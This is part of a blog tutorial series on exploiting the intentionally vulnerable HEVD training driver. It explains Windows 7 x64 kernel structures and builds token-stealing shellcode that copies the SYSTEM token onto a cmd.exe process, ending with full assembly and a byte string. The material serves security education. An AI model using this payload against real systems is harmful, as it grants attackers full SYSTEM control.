Kernel Hacking With HEVD Part 3 - The Shellcode

Jul 7, 2016

In the last blog entry in this series we got to the point where we have crashed the kernel in a controlled manner. This is a good spot to be in! But it would be better if we used this situation to escalate privileges instead of just looking at our pretty blue screen. Let's talk kernel payloads.

Token Stealing

The end goal of this exploit is to have a command prompt open with SYSTEM level access. Once you have control of execution in ring 0 there are many options for getting to that end goal but one of the most popular seems to be token stealing. The Windows security model is complicated (to say the least), but here are some drastically over-simplified basics to get us started.

In Windows, everything can be thought of as an object (including processes, files, tokens, etc.) Every object has a security descriptor that specifies which entities can perform certain activities on the object. Each entity is identified by a token. The SYSTEM token has full authority to perform any activity on any object. Therefore if you can get the SYSTEM token and copy it over top of your less privileged token, then you gain full access to everything. It's kinda like cutting out a picture of the president's face and name and pasting it onto your ID badge.

To make this magic happen we have to use our stack buffer overflow to redirect driver execution into an area of memory containing our special token-swapping shellcode. This of course requires allocating some executable memory and copying our shellcode into it first before triggering our overflow. Turns out you can't just use `msfvenom` to dump out some copy/paste kernel shellcode so we must innovate!

In order to craft our shellcode we have to know a bit about some of the data structures and members that we're going to be dealing with. These data structures will help us get from a static location to the process tokens that we want to swap so they're worth knowing about. Let's briefly talk about each in turn.

KPCR

Windows defines a Kernel Processor Control Region (KPCR) which stores information about the processor. This is useful to us because it is always available at `gs:[0]` which is handy when you're creating position independent code. Here's what the structure looks like on Windows 7 x64 (abridged):

```
0: kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   ...
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
```

There's some interesting stuff in there but the main thing we're concerned with is the last item in the list, the KPCR.Prcb which is a KPRCB structure.

KPRCB

From the KPCR we can get the Kernel Processor Control Block (KPRCB). We care about this because it gives us the location of the KTHREAD structure for the thread that the processor is executing. This structure is pretty huge so I'm just including the first eight lines here:

```
0: kd> dt nt!_KPRCB
   +0x000 MxCsr            : Uint4B
   +0x004 LegacyNumber     : UChar
   +0x005 ReservedMustBeZero : UChar
   +0x006 InterruptRequest : UChar
   +0x007 IdleHalt         : UChar
   +0x008 CurrentThread    : Ptr64 _KTHREAD
   +0x010 NextThread       : Ptr64 _KTHREAD
   +0x018 IdleThread       : Ptr64 _KTHREAD
   ...
```

Since the KPRCB.CurrentThread member is what we're after here and we know it's at `gs:[0]` + 180 + 8 we can put on our advanced mathematics pants and safely say that `gs:[188]` contains a pointer to a KTHREAD structure representing the currently executing thread. Remember this for later!

KTHREAD

The KTHREAD structure is the first part of the larger ETHREAD structure and maintains some low-level information about the currently executing thread. There's lots of info in there

but the main thing we're concerned about for our purposes is the KTHREAD.ApcState member which is a KAPC_STATE structure. Here's an abridged view of the KTHREAD structure:

```
0: kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x018 CycleTime        : Uint8B
   +0x020 QuantumTarget    : Uint8B
   +0x028 InitialStack     : Ptr64 Void
   +0x030 StackLimit       : Ptr64 Void
   ...
   +0x050 ApcState         : _KAPC_STATE
   +0x050 ApcStateFill     : [43] UChar
   +0x07b Priority         : Char
   +0x07c NextProcessor    : Uint4B
   +0x080 DeferredProcessor : Uint4B
   +0x088 ApcQueueLock     : Uint8B
   +0x090 WaitStatus       : Int8B
   +0x098 WaitBlockList    : Ptr64 _KWAIT_BLOCK
   +0x0a0 WaitListEntry    : _LIST_ENTRY
   +0x0a0 SwapListEntry    : _SINGLE_LIST_ENTRY
   +0x0b0 Queue            : Ptr64 _KQUEUE
   +0x0b8 Teb              : Ptr64 Void
   ...
```

KAPC_STATE

Each thread keeps track of the process that it is associated with. It keeps track of this in the KAPC_STATE structure. This is good for us since we're trying to get to the process so we can find it's token. The KAPC_STATE structure is pretty simple:

```
0: kd> dt nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x020 Process          : Ptr64 _KPROCESS
   +0x028 KernelApcInProgress : UChar
   +0x029 KernelApcPending : UChar
   +0x02a UserApcPending   : UChar
```

We can ignore most of that but we are finally on our way to the KPROCESS structure! If you're not excited about this then you're doing it wrong. The KPROCESS structure, similar to KTHREAD, is the first part of a larger EPROCESS structure. Since we have our KPRCB.CurrentThread pointer already and we know that the KAPC_STATE.Process member we're looking for is at KPRCB.CurrentThread + 50 + 20 we can once again do some hardcore number crunching and come up with the fact that to get to the current KAPC_STATE.Process you just add 70 to the KPRCB.CurrentThread pointer. Again, keep this in mind for later!


EPROCESS

Here's where all the good stuff is! In this case we're interested in members that are outside of the KPROCESS structure but still inside the larger EPROCESS so our offsets can still be calculated correctly with the information we have so far. Let's take a look at the EPROCESS next. I've cut out a bunch of items so we can just see the stuff that we care about for now.

```
0: kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x160 ProcessLock      : _EX_PUSH_LOCK
   +0x168 CreateTime       : _LARGE_INTEGER
   +0x170 ExitTime         : _LARGE_INTEGER
   +0x178 RundownProtect   : _EX_RUNDOWN_REF
   +0x180 UniqueProcessId  : Ptr64 Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY
   ...
   +0x208 Token            : _EX_FAST_REF
   ...
   +0x2d8 Session          : Ptr64 Void
   +0x2e0 ImageFileName    : [15] UChar
   +0x2ef PriorityClass    : UChar
   +0x2f0 JobLinks         : _LIST_ENTRY
   +0x300 LockedPagesList  : Ptr64 Void
   +0x308 ThreadListHead   : _LIST_ENTRY
   +0x318 SecurityPort     : Ptr64 Void
   +0x320 Wow64Process     : Ptr64 Void
   +0x328 ActiveThreads    : Uint4B
   +0x32c ImagePathHash    : Uint4B
   +0x330 DefaultHardErrorProcessing : Uint4B
   +0x334 LastThreadExitStatus : Int4B
   +0x338 Peb              : Ptr64 _PEB
    ...
```

EPROCESS.UniqueProcessId

The EPROCESS.UniqueProcessId member is (as you may have guessed) a qword with the PID of the current process. This is important to note because we will need to find the EPROCESS structure with the UniqueProcessId of "4" so that we know we have the SYSTEM process and therefore can find it's token. In case you, like me until recently, haven't paid attention before, the "System" process that you see in the task manager always runs with a PID of 4. The token associated with this process is the crown jewel that we want to steal.



EPROCESS.ActiveProcessLinks

EPROCESS.ActiveProcessLinks is a doubly-linked list containing the addresses of the corresponding ActiveProcessLinks list in the EPROCESS structure of each active process on the system (neat!). This means that each entry in the list points into another process's EPROCESS structure at an offset of +188 above the EPROCESS base. The laws of mathematics tell us that this would also mean that each entry is at an offset of +8 above the UniqueProcessId of each active process. We'll use this fact in our shellcode as we'll see shortly.

EPROCESS.Token

Finally, EPROCESS.Token is the access token assigned to the process. You may have noticed that the token is shown as an EX_FAST_REF structure. Windows cheats a little bit by using the end of the token's address for other purposes. All tokens are aligned such that they will always end with 0. As an example, below you can see that the pointer at offset +208 doesn't exactly match the token listed by the `!process` debugger extension but can be deduced programmatically with some boolean arithmetic:

```
0: kd> !process
PROCESS fffffa8004034a40
    SessionId: 1  Cid: 0d34    Peb: 7efdf000  ParentCid: 0570
    DirBase: 0af6b000  ObjectTable: fffff8a0050b42c0  HandleCount: 130.
    Image: pythonw.exe
    VadRoot fffffa8003d67b70 Vads 97 Clone 0 Private 1822. Modified 0. Locked
    DeviceMap fffff8a00010b5c0
    Token                             fffff8a00383aa00
    ...
0: kd> dq fffffa8004034a40+208 l1
fffffa80`04034c48  fffff8a0`0383aa0f
0: kd> ? poi(fffffa8004034a40+208) & fffffffffffffff0
Evaluate expression: -8108839294464 = fffff8a0`0383aa00
```

With all that out of the way, let's lay out the overview of what our shellcode needs to accomplish:

- Get KTHREAD and EPROCESS pointers
- Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)
- Save the SYSTEM token
- Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)
- Copy the SYSTEM token over top of the cmd.exe token
- Recover without crashing

LET'S DO THIS!

Step one - get KTHREAD/ETHREAD pointers

> - ***Get KTHREAD and EPROCESS pointers <——***
> - *Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)*
> - *Save the SYSTEM token*
> - *Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)*
> - *Copy the SYSTEM token over top of the cmd.exe token*
> - *Recover without crashing*

As mentioned previously, this is super simple. `gs:[0]` is the KPCR plus +180 for the KPRCB plus +8 for the KTHREAD pointer; KTHREAD pointer plus +50 is the KAPC_STATE plus +20 for the EPROCESS pointer:

```
start:
    mov rdx, [gs:188h]  ;KTHREAD pointer
    mov r8, [rdx+70h]   ;EPROCESS pointer
```

Step two - walk the ActiveProcessLinks

> - *Get KTHREAD and EPROCESS pointers*
> - ***Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM) <——***
> - *Save the SYSTEM token*
> - *Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)*
> - *Copy the SYSTEM token over top of the cmd.exe token*

- *Recover without crashing*

EPROCESS.ActiveProcessLinks is a doubly-linked list meaning that the structure starts with a pointer to the next entry, followed by a pointer to the previous entry, followed by the actual entry. The list starts at an offset of +188 above the EPROCESS structure base. Each entry points to the EPROCESS.ActiveProcessLinks list for each active process. We saw before that the EPROCESS.UniqueProcessId is at a relative offset of -8 away from the base of the EPROCESS.ActiveProcessLinks list. We will load the head of the list into the r9 register, load the first entry into rcx, and then set up a loop to walk through each entry in the list looking for UniqueProcessId 4:

```
    mov r9, [r8+188h]    ;ActiveProcessLinks list head
    mov rcx, [r9]        ;follow link to first process in list
find_system:
    mov rdx, [rcx-8]     ;ActiveProcessLinks - 8 = UniqueProcessId
    cmp rdx, 4           ;UniqueProcessId == 4?
    jz found_system      ;YES - move on
    mov rcx, [rcx]       ;NO - load next entry in list
    jmp find_system      ;loop
```

Once this loop has run it's course, we should end up with the rcx register containing a pointer to an offset of +188 into the EPROCESS of the SYSTEM process.

Step three - save the SYSTEM token address

- *Get KTHREAD and EPROCESS pointers*
- *Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)*
- ***Save the SYSTEM token <——***
- *Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)*
- *Copy the SYSTEM token over top of the cmd.exe token*
- *Recover without crashing*

Saving the SYSTEM token is easy enough to do. The rax register can be used to hold on to it. At this point, rcx is pointing to the SYSTEM EPROCESS+188 and the token we want is at EPROCESS+208. This means we'll just have to move rcx+80 into rax and then just modify the low 4 bits to get our SYSTEM token pointer:

```
found_system:
    mov rax, [rcx+80h]    ;offset to token
    and al, 0f0h          ;clear low 4 bits of _EX_FAST_REF structure
```

Step four - walk the ActiveProcessLinks (again)

> - *Get KTHREAD and EPROCESS pointers*
> - *Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)*
> - *Save the SYSTEM token*
> - ***Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe) <——***
> - *Copy the SYSTEM token over top of the cmd.exe token*
> - *Recover without crashing*

This is essentially the same as step two. The only difference is that we are searching for the PID of the cmd.exe process that we spawned rather than PID “4”. We will see the particulars of how to implement this in Python in the next blog entry, but for now we will just use a dummy PID of 1234. Here’s how it looks in assembly:

```
find_cmd:
    mov rdx, [rcx-8]    ;ActiveProcessLinks - 8 = UniqueProcessId
    cmp rdx, 1234h      ;UniqueProcessId == XXXX? (PLACEHOLDER)
    jz found_cmd        ;YES - move on
    mov rcx, [rcx]      ;NO - next entry in list
    jmp find_cmd        ;loop
```

Once again after this loop does it’s job we have an address in rcx that is a pointer to cmd.exe’s EPROCESS+188. We’re almost done with our token heist!

Step four - copy SYSTEM token over cmd.exe token

> - *Get KTHREAD and EPROCESS pointers*
> - *Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)*
> - *Save the SYSTEM token*
> - *Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)*
> - ***Copy the SYSTEM token over top of the cmd.exe token <——***
> - *Recover without crashing*

It should go without saying that this is pretty straightforward. We have the SYSTEM token in rax and cmd.exe token in rcx+80.

```
found_cmd:
    mov [rcx+80h], rax    ;copy SYSTEM token over top of this process's token
```

Now at this point we officially have a shell running with SYSTEM privileges! Congratulations! Just one more thing… you won't be able to enjoy your newly elevated shell if your machine BSODs.


Step five - recover without crashing

> - *Get KTHREAD and EPROCESS pointers*
> - *Walk the ActiveProcessLinks list to find the EPROCESS with a UniqueProcessId of 4 (SYSTEM)*
> - *Save the SYSTEM token*
> - *Walk the ActiveProcessLinks list to find the EPROCESS associated with our shell (cmd.exe)*
> - *Copy the SYSTEM token over top of the cmd.exe token*
> - ***Recover without crashing <——***

This is a step that is too often ignored in user-land exploitation. "Who cares," says the lazy exploit writer, "I've got my shell, let the application crash!" Unfortunately when we're operating in ring 0 we don't have such luxury. But, fortunately for us, we have a pretty easy out in this scenario. This can sometimes be tough to figure out where to go next and an attractive target is often to return back to the parent function as if nothing has gone awry. HEVD provides us with just such an easy out. At the point of the overflow the stack contains an address at rsp+28 which points back into the HEVD driver:

```
0: kd> ?poi(rsp+28)
Evaluate expression: -8246261640726 = fffff880`048111ea
0: kd> u fffff880048111ea l1
HEVD+0x61ea:
fffff880`048111ea 488d0d6f110000  lea     rcx,[HEVD+0x7360 (fffff880`04812360)
```

As you can see, it points into HEVD+0x61ea. What's at this address? Remember this screenshot from our previous blog post?



HEVD+0x61ea just happens to be the return address back to the IOCTL dispatch table right from where the HACKSYS_EVD_STACKOVERFLOW handler was called! This is a fantastic place to return back to! We got lucky this time so let's be grateful and throw it into our shellcode. Here's the simple recovery steps:

```
return:
    add rsp, 28h    ;HEVD+0x61ea
    ret
```

That wraps up everything we needed to accomplish in our shellcode! The next blog post will discuss implementing this in our Python exploit.

Here's the shellcode in it's final form:

```
[BITS 64]

; Windows 7 x64 token stealing shellcode
; based on http://mcdermottcybersecurity.com/articles/x64-kernel-privilege-esc

start:
    mov rdx, [gs:188h]   ;KTHREAD pointer
    mov r8, [rdx+70h]    ;EPROCESS pointer
    mov r9, [r8+188h]    ;ActiveProcessLinks list head
    mov rcx, [r9]        ;follow link to first process in list
find_system:
    mov rdx, [rcx-8]     ;ActiveProcessLinks - 8 = UniqueProcessId
    cmp rdx, 4           ;UniqueProcessId == 4?
    jz found_system      ;YES - move on
    mov rcx, [rcx]       ;NO - load next entry in list
    jmp find_system      ;loop
found_system:
    mov rax, [rcx+80h]   ;offset to token
    and al, 0f0h         ;clear low 4 bits of _EX_FAST_REF structure
```

```
find_cmd:
    mov rdx, [rcx-8]     ;ActiveProcessLinks - 8 = UniqueProcessId
    cmp rdx, 1234h       ;UniqueProcessId == ZZZZ? (PLACEHOLDER)
    jz found_cmd         ;YES - move on
    mov rcx, [rcx]       ;NO - next entry in list
    jmp find_cmd         ;loop
found_cmd:
    mov [rcx+80h], rax   ;copy SYSTEM token over top of this process's token
return:
    add rsp, 28h         ;HEVD+0x61ea
    ret

;String literal (replace \xZZ's with PID):
;"\x65\x48\x8B\x14\x25\x88\x01\x00\x00\x4C\x8B\x42\x70\x4D\x8B\x88"
;"\x88\x01\x00\x00\x49\x8B\x09\x48\x8B\x51\xF8\x48\x83\xFA\x04\x74"
;"\x05\x48\x8B\x09\xEB\xF1\x48\x8B\x81\x80\x00\x00\x00\x24\xF0\x48"
;"\x8B\x51\xF8\x48\x81\xFA\xZZ\xZZ\xZZ\xZZ\x74\x05\x48\x8B\x09\xEB"
;"\xEE\x48\x89\x81\x80\x00\x00\x00\x48\x83\xC4\x28\xC3"
```

I'd like to acknowledge McDermott Cybersecurity for the very helpful article which provided a perfect starting-point for me in creating this shellcode.

« Kernel Hacking With HEVD Part 2 - The Bug

Kernel Hacking With HEVD Part 4 - The Exploit »

Blog Thingy

Blog Thingy
sizzop@gmail.com

sizzop
sizzop

A blog. A place for me to write about things. Probably some things about hacking.